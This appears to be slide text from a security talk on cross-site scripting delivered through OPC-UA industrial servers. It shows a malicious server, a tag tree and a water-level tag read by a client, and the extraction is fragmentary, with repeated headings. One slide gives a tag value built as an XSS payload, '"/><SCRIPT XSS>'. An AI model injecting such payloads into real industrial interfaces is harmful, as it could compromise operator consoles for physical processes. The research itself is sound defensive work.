
# XSS Over OPC-UA

TYPE	ACTION	TITLE
Server	refresh	-  Claroty OPC-PWN Serverr
Object		+  Aliases
Object		-  SecretObj
Tag	<u>[s][r][w]</u>	+  SecretVar
Object		+  Server
Server	refresh	+  Ignition OPC UA Server


# XSS Over OPC-UA



# XSS Over OPC-UA



# XSS Over OPC-UA



# XSS Over OPC-UA

Sure, here is your tag!

Tag: `"/><SCRIPT XSS>`


**Malicious OPC-UA Server**

OPC-UA


Read  
Water Level  
Tag

**OPC-UA Client**

